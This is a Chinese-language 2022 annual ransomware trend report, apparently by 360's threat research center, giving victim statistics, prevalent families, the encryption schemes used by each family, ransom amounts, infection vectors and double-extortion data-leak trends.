2022 年

勒索软件流行态势报告

高级威胁研究分析中心

2023 年 1 月

前　言

本次报告以 2022 年全年 360 政企安全高级威胁研究分析中心反病毒部（CCTGA 勒索软件防范应对工作组成员）所监测、分析与处置的勒索软件事件为数据基础，并结合国内外与勒索软件研究相关权威数据及新闻报道进行综合研判、梳理与汇总而成。将重点关注国内勒索软件的发展动态，同时也加入了国际热点事件与形势的分析判断，旨在评估勒索软件在 2022 年所展现出来的传播及演化态势，进而对勒索软件在未来可能会产生的发展方向进行探究，以此帮助个人、企业、政府机构更好的做出安全规划，降低被勒索攻击风险。

360 反病毒部是 360 政企安全集团的核心能力支持部门，由一批常年奋战在网络安全一线的攻防对抗专家组成。部门负责流行病毒木马的监测、防御、处置和新安全威胁研究。维护着 360 高级威胁主动防御系统、360 反勒索服务等基础安全服务，并为用户提供了横向渗透防护、无文件攻击防护、软件劫持防护、挖矿木马防护等多项防护功能，保护广大网民上网安全。

光明网网络安全频道是光明网主办的一级重点频道，于 2022 年 1 月份创建上线，秉持“共建网络安全 共享网络文明”的宗旨，设置了行业要闻、大智移云、数字安全、隐私保护、技术前沿、网安科普、评论观察、对话访谈等栏目。网络安全频道成立一年来，持续关注互联网及网络安全发展态势，通过组织品牌活动、开设重点栏目、输出科普产品等方式，在互联网及网络安全领域取得良好反响。

摘　　要

- 360 反勒索服务全年共接收并处理了超 4700 例勒索软件攻击求助，其中近 4300 例确认遭受勒索软件攻击。全年总体勒索相关反馈量较为平稳，仅在 10 月、11 月这两个月反馈量有所下降。
- 国内流行勒索软件家族以 phobos、Magniber、TellYouThePass 为主，这三大勒索软件家族的受害者占比约为 37.3%。
- 逐月分析流行勒索软件各家族占比，则发现通过弱口令或伪装成激活/破解软件进行传播的勒索软件家族感染量都相对平稳。
- 勒索软件加密手段日渐趋同，说明主流技术方案已基本成熟，也意味着通过代码漏洞破解勒索软件将会越来越困难。
- 远程桌面虽然仍旧是勒索软件最主要的入侵方式，但网页挂马及漏洞攻击两种入侵手段的利用率在今年则均有显著提升。三种入侵方式在总入侵量中占比超过 7 成。
- 双重/多重勒索已成发展趋势，LockBit、BlackCat(ALPHV)、Black Basta 三大家族领头，其中 BlackCat(ALPHV)更是以 2022 年新型家族的身份占据“榜眼”位置。
- 双重/多重勒索的重点攻击目标锁定在加工制造、服务、金融与贸易等行业。美国成为此类攻击的重灾区。
- 勒索软件家族更迭不休，既有新增也有消亡。各国警方打击成为勒索软件消亡的主要原因。
- 广东、山东、浙江三省遭勒索软件攻击最多。桌面操作系统依然是受攻击的主要目标，而 NAS 等特种设备则继去年进入勒索软件的攻击视野后受到攻击者的“青睐”，受攻击占量进一步提高。
- 教育、软件&互联网、制造业成为国内最受勒索软件的主要目标，据分析这可能与疫情影响下与网课增长有关。
- 在攻击 IP 来源方面，IP 地址归属俄罗斯的成为勒索攻击的第一大来源，英国、荷兰等地则紧随其后。勒索软件联系邮箱超 9 成为匿名邮箱，难以溯源。
- 勒索软件入侵手段并未发生重大变动，但各类漏洞的利用则在形形色色的入侵手段中扮演了越发重要的作用。

目　　录

第一章 勒索软件攻击形势

2022 年，从俄乌战争到疫情的新变化，国内外发生了一系列大事件，也影响着网络安全的发展形势。在勒索软件攻击方面，相较于过去几年，2022 年勒索软件整体传播势头相对平稳，虽然每月均有新增家族，各家族也在不断试探着新的传播形式与勒索模式，但全年未出现特别大规模的攻击事件。

这其中，俄乌之间互投多轮“擦除器”勒索软件攻击事件，进一步展现了网络战在现代战争与国际对抗中的应用。此外，LockBit 更新至 3.0 版的同时也加强了对大型政企目标的攻势；而 Conti 更是直接瞄准各国政府发起攻击，该家族甚至一度让哥斯达黎加国家政府由于勒索攻击而停摆。这都预示着勒索攻击，已经不局限于对个人或企业造成威胁，其攻击影响已经开始触及国家安全。

2022 年，国内的勒索软件流行情况依然不容乐观，攻击此起彼伏，以 Coffee 为代表的本土勒索软件强势兴起，意味着这一条黑色产业链也已经在国内扎根。已经有越来越多的不法人员有组织的参与其中——这将对国内未来的网络安全形成更多挑战。

总体而言，2022 年的勒索软件攻击事件数量相对平稳，但勒索软件攻击引起的数据泄露量则有较明显上涨，且国内勒索黑产的发展，将给未来带来更多挑战。根据 360 安全大脑统计，2022 年共处理反勒索服务求助案例 4700 余例。反馈案例中，单个企业大面积中招的事件进一步增多，攻击影响依然在逐步扩大。

本章将对 2022 年全年，360 政企安全检测到的勒索软件相关事件与数据进行分析，并给出解读。

一、 勒索软件概况

2022 年全年,360 反勒索服平台、360 解密大师两个渠道，一共接收并处理了近 4700 位遭遇勒索软件攻击的受害者求助，其中近 4300 位经核实确认为遭受了勒索软件的攻击。


下图给出了在 2022 年全年，每月通过 360 安全卫士反勒索服务和 360 解密大师渠道提交申请并最终确认感染勒索软件的有效求助量情况。

数据来源：反勒索服务统计数据

2022 年整体勒索反馈量较为平稳。仅在 10 月、11 月两个月，由于没有主流的勒索软件出现重要更新变种亦未出现较为流行的新型勒索软件，故对应的反馈量也有所下降。而在其它几个月的反馈量都维持在一个相对稳定的量级，未出现较大波动。

（一）勒索家族分布

下图给出的是根据 360 反勒索服务和 360 解密大师数据所计算出的 2022 年勒索软件家族流行占比分布图。



数据来源：反勒索服务统计数据


其中，PC 端系统中 phobos、Magniber、TellYouThePass 这三大勒索软件家族的受害者占比最多。TOP10 家族中仅 Rook 勒索软件是在 2022 年 1 月初被发现的新型勒索家族，其它

勒索软件均在去年甚至以往数年里始终处于活跃状态。值的注意的是，在今年的 TOP10 家族中，仅 3 个勒索家族（phobos、Makop、Buran）仍只利用暴力破解远程桌面成功后手动投毒进行传播，勒索软件的传播方式越来越多样化。

（二）主流勒索软件趋势

我们汇总了 2022 年的各月的勒索软件家族月度感染量 TOP10 数据，发现仅通过弱口令进行传播的 phobobs、Makop、Buran 勒索软件家族感染量相对平稳；同时通过伪装成破解软件/激活工具的 Stop 勒索软件家族在今年感染量也趋于相对平稳；而通过其它渠道进行传播的勒索软件家族则受传播渠道本身的不稳定性影响，对应的感染量波动也会相对较大，例如：

- 利用挂马网站进行传播的 Magniber 勒索软件，在 1 月、5 月出现快速增长，并在 6 月小幅落回后逐渐消失。
- 利用各种系统、软件漏洞进行传播的 TellYouThePass 勒索软件家族，在 8 月出现爆发式增长，但爆发势头仅维持了不足一个月后便在 9 月大幅度回落，后又在 12 月再次出现感染量大幅度增长。
- 利用“匿影”僵尸网络进行传播的 Rook 勒索软件家族则仅在 2 月、4 月出现过两轮爆发式增长。



数据来源：反勒索服务统计数据

（三）加密方式分布

我们对 2022 年仍在流行且具有一定代表性的勒索软件家族进行分析。统计了各家族的加密算法及相关信息，基本情况如下表：

家族名称	编译语言	加密算法	非对称密钥生成
BeijingCrypt	C++	RSA1024 AES256	内置的 RSA-1024 公钥
BlackCat	Rust	RSA1024 AES/Chacha20	内置的 RSA-1024 公钥
Buran	Delphi	RSA2048/512 AES256	内置的 RSA-2048 公钥 内置算法生成的 RSA-512 密钥对
Hive	Go	RSA4096 内部实现流加密	内置的 RSA-4096 公钥
LockBit	C++	RSA1024 内部实现 Chacha20	内置的 RSA-1024 公钥
Loki	C#	RSA2048 AES256	内置的 RSA-2048 公钥 CSP 生成的 RSA-2048 密钥对
Makop	C++	RSA1024 AES256	内置的 RSA-1024 公钥
phobos	C++	RSA1024 AES256	内置的 RSA-1024 公钥
Revil	C++	Curve25519 AES256 Salsa20	内置的 Curve25519 公钥 内置算法生成的 Curve25519 密钥对
Stop	C++	RSA1024 Salsa20	使用从服务器下载文件中的 RSA-1024 公钥
Magniber	MASM	RSA1024 AES128	内置的 RSA-1024 公钥
Tellyouthepass	C#	RSA1024 AES256	内置的 RSA-1024 公钥 RSACryptoServiceProvide 生成的 RSA-1024 密钥对

2022 年代表性勒索软件家族编写语言及算法实现方案

经汇总整理后发现，虽然各个勒索软件家族都有各自的发展方向——有些甚至互相排挤，但在一些基础技术方案上，各个家族都有“趋同”的表现。即：

- 加密方案均使用对称加密算法与非对称加密算法相互结合的多级加密方案。
- 初始密钥均采用内置非对称加密公钥的方法，来兼顾加密强度和解密的灵活性。
- 均开始使用分片加密、头部数据加密等方法，以此来提升加密速度。

以上这些共性可以看出，勒索软件在长期对抗中，越来越趋向专业化与标准化，可预见在接下来通过技术方案破解勒索软件的难度将越来越大。

(四)编译时间看勒索软件

我们针对 2022 年捕获到的流行勒索软件样本进行分析，并提取了其编译时间。

从编译时间看，2022 年流行的勒索软件编译时间与 2021 年有着较为明显的区别。其中最显著的一点就是：编译时间不再呈现出一个平滑的波形，而是大量集中与 22 点这一个单一时间节点上。

经分析判断，出现这一情况的主要原因可能与今年几款疑似“国产”的勒索软件的流行有关。显然，晚间 10 点左右是这些国内黑客较为活跃的“工作时间”，这自然也就形成了大量在此时间点上被编译出的勒索软件样本。

(五)勒索赎金分析

基于 360 反勒索服务 2021 年 1 月至 2022 年 8 月的 2736 个案例进行赎金分析，保守计算黑客至少向 1939 位受害者索要过 1400 万美元的赎金，受害者平均说要赎金金额 7220 美元。

以下是我们统计的部分家族的一般赎金情况：

家族	金额	备注
Stop	450 美元~900 美元	72 小时内联系，需支付 450 美元。
phobos	5000 美元~15000 美元	该家族针对受害者设备量，被加密文件量不同索要不同的金额，通常在 10000 美元左右。
GlobeImposter	1000 美元起，上不封顶	该家族和 phobos 家族一样，通常需要 10000 美元。
Magniber	4000 美元左右	金额会有浮动但波动不大，通常在 4000 美元左右。
Mallox	4000 美元起，上不封顶	传播渠道多变，价格多变，前期主要以个人为目标，后期主要以企业。个人一般 4000 美元，企业约 1 万美元。
Rook	4000 元	Rook 家族曾在勒索提示信息中明确索要 4000 元人民币。
BlueSky	0.1BTC≈14000 元(按当前价格)	今年新增勒索，出现时间短。明确索要 0.1BTC
TellYouThePass	0.15BTC≈22000 元(按当前价格)	该家族也是比特币计价。
BeijingCrypt	4000 美元~10000 美元	中间价格在 7000 美元左右。
CryLock	2000 美元~15000 美元	通常在 8500 美元
YourData	1000 美元~15000 美元	波动价格，通常在 7000 美元

流行勒索软件家族索要赎金金额

此外，根据 360 安服人员在勒索软件处置现场跟进处理的案例详情以及已经被公开报道过的赎金进行统计，赎金较高的几个行业有：

- 生活产品零售和大型电器零售行业，被索要赎金往往高达 4000 万美元；
- 清洁能源行业，被索要赎金高达 2000 万美元；
- 科技文化行业的知识产权数据，被索要赎金一般为 500 万美元；
- 房地产行业，被索要赎金一般可达到 400 万美元；

更多具体数据如下：


行业	赎金
零售	40001 万美元
能源	2000.9 万美元
科技文化	500 万美元
房地产	400 万美元
信息技术	1.85 万美元
环境	9500 美元
医学	9500 美元
旅游	5625 美元
保险	2500 美元

典型行业受到勒索金额

二、 勒索软件传播方式

下图给出了 2022 年攻击者投放勒索软件时使用到的各种方式占比情况。根据统计可以

看出：远程桌面入侵仍然是用户计算机感染勒索软件的最主要方式；其次是通过网页挂马方式投放勒索软件；通过利用漏洞投放勒索软件导致中招的案例相对往年有大幅度的上升。对于这些攻击手段的具体描述，将在第三章 “勒索软件攻击者分析”的第三节“攻击手段”中进行具体说明。




三、 多重勒索与数据泄露

近年来，通过双重勒索或多重勒索模式获利的勒索软件攻击团伙越来越多，勒索软件所带来的数据泄露的风险也急剧增加。本章将通过@darktracer_int 提供的数据进行多维度分析，该数据仅反应未在第一时间缴纳赎金或拒缴纳赎金企业情况。

(一)行业统计

从行业划分来看，加工制造业、服务业、金融与贸易分别占据了行业分布的前三位。这一数据与之前并无较大变化，主要还是由于勒索软件较为青睐此类拥有较大规模、体量及资金流的行业——这促使了其获利的可能性及空间相较于其他行业会有显著的提高。


此外，此类行业的 IT 设备及网络规模也普遍较大，这也让黑客的入侵更加有的放矢。而位居第四位的互联网行业也进一步印证了这一点。



（二）国家与地区分布

从遭到数据泄露机构所在地分布情况来看，虽然美国的占比相较去年下降了超过 10 个百分点，但近四成的占比依然是受影响最严重的国家，且这一占比仍旧远超其他国家或地区。

下图为根据全球地区分布数据所绘制的更加直观的地区分布图：



但关于该数据有三点必须说明：

1. 此处仅为被公开的数据泄露情况，而美国机构受影响较大主要还是其规模及知名度决定的。并不意味着其他国家和地区受勒索软件的影响不大，甚至不代表其他国家和地区受到勒索软件的威胁就必定小于美国。


2. 与去年数据对比，其他国家或地区遭到数据泄露的情况普遍增加。尤其需要注意的是我国——从去年的 2.05%上升了超过 1.2 个百分点至今年的 3.32%。这一点说明相关的攻击组织正逐步把注意力转移到更广阔的地域，我们必须做好相应的安全防护和应急预案。

3. LockBit 勒索软件团伙曾在暗网发布的一篇文章中提到，该团伙的成员来自全世界许多不同国家，其中就包括中国。此外从 Conti 的内部泄露的数据看，该组织中也有中国黑客参与到双重/多重勒索中来，这也从侧面反应出为何今年国内被双重/多从勒索感染的组织或企业越来越多。

（三）家族统计


2022 年参与双重/多重勒索活动的一共有 65 个勒索软件家族。单从数量上比较，2022 年相比于 2021 年新增了 12 个勒索家族，但在 2021 年还有部分家族已停止运营，因此 2022 年新增的双重、多重勒索软件家族数实际上并不止 12 个。仅在 TOP10 家族的榜单中就有 BlackCat(ALPHV)、BianLian、Royal 三个家族为 2022 年的新增家族。

在 TOP10 家族中，LockBit 勒索软件家族不仅是今年最为活跃的，还是传播历史最久的一个家族；Conti 勒索软件家族则因内部数据泄露、俄乌冲突等一系列事件，导致其不得关闭其数据泄露网站等基础设施；BianLian 勒索软件家族是在 2022 年 11 月才出现的一款新型双重勒索家族，而就是在其出现的短短两个月时间内，被其公布的受害组织或企业就已多达 74 家，其实力及危害程度可见一斑。



(四)逐月统计

从数据泄露的相关统计来看，总体有一定的波动，但并未出现较大规模的爆发迹象。



该数据与 360 反勒索服务所接收到的感染反馈量数据进行比对，其区别主要在于并未出现 10 月、11 月的显著“波谷”。这主要是因为两方面的原因：

一、该数据来源主要是国外数据，与国内数据并无必然且直接的相关性。

二、数据泄露本身具有一定的“滞后性”，攻击者往往是在对企业完成攻击之后进行反复交涉及讨价还价，在无法获取到满意的赎金后才会发布窃取到的数据。故此攻击时间和与之对应的数据泄露时间，往往有数月的时间差。

（五）数据泄露的负面影响

一般勒索，通过加密用户重要数据，迫使用户支付数据。但这种攻击方式，存在多种防范手段。对于企业用户，一般会通过数据备份等手段，在黑客对数据产生破坏时，能够快速恢复。多重勒索也就应运而生，而在多重勒索中，又以数据勒索最为流行。通过数据勒索，会给受害企业多方面的压力，迫使受害企业与攻击者谈判，提高赎金支付率。其常见的危害包括下面几种。

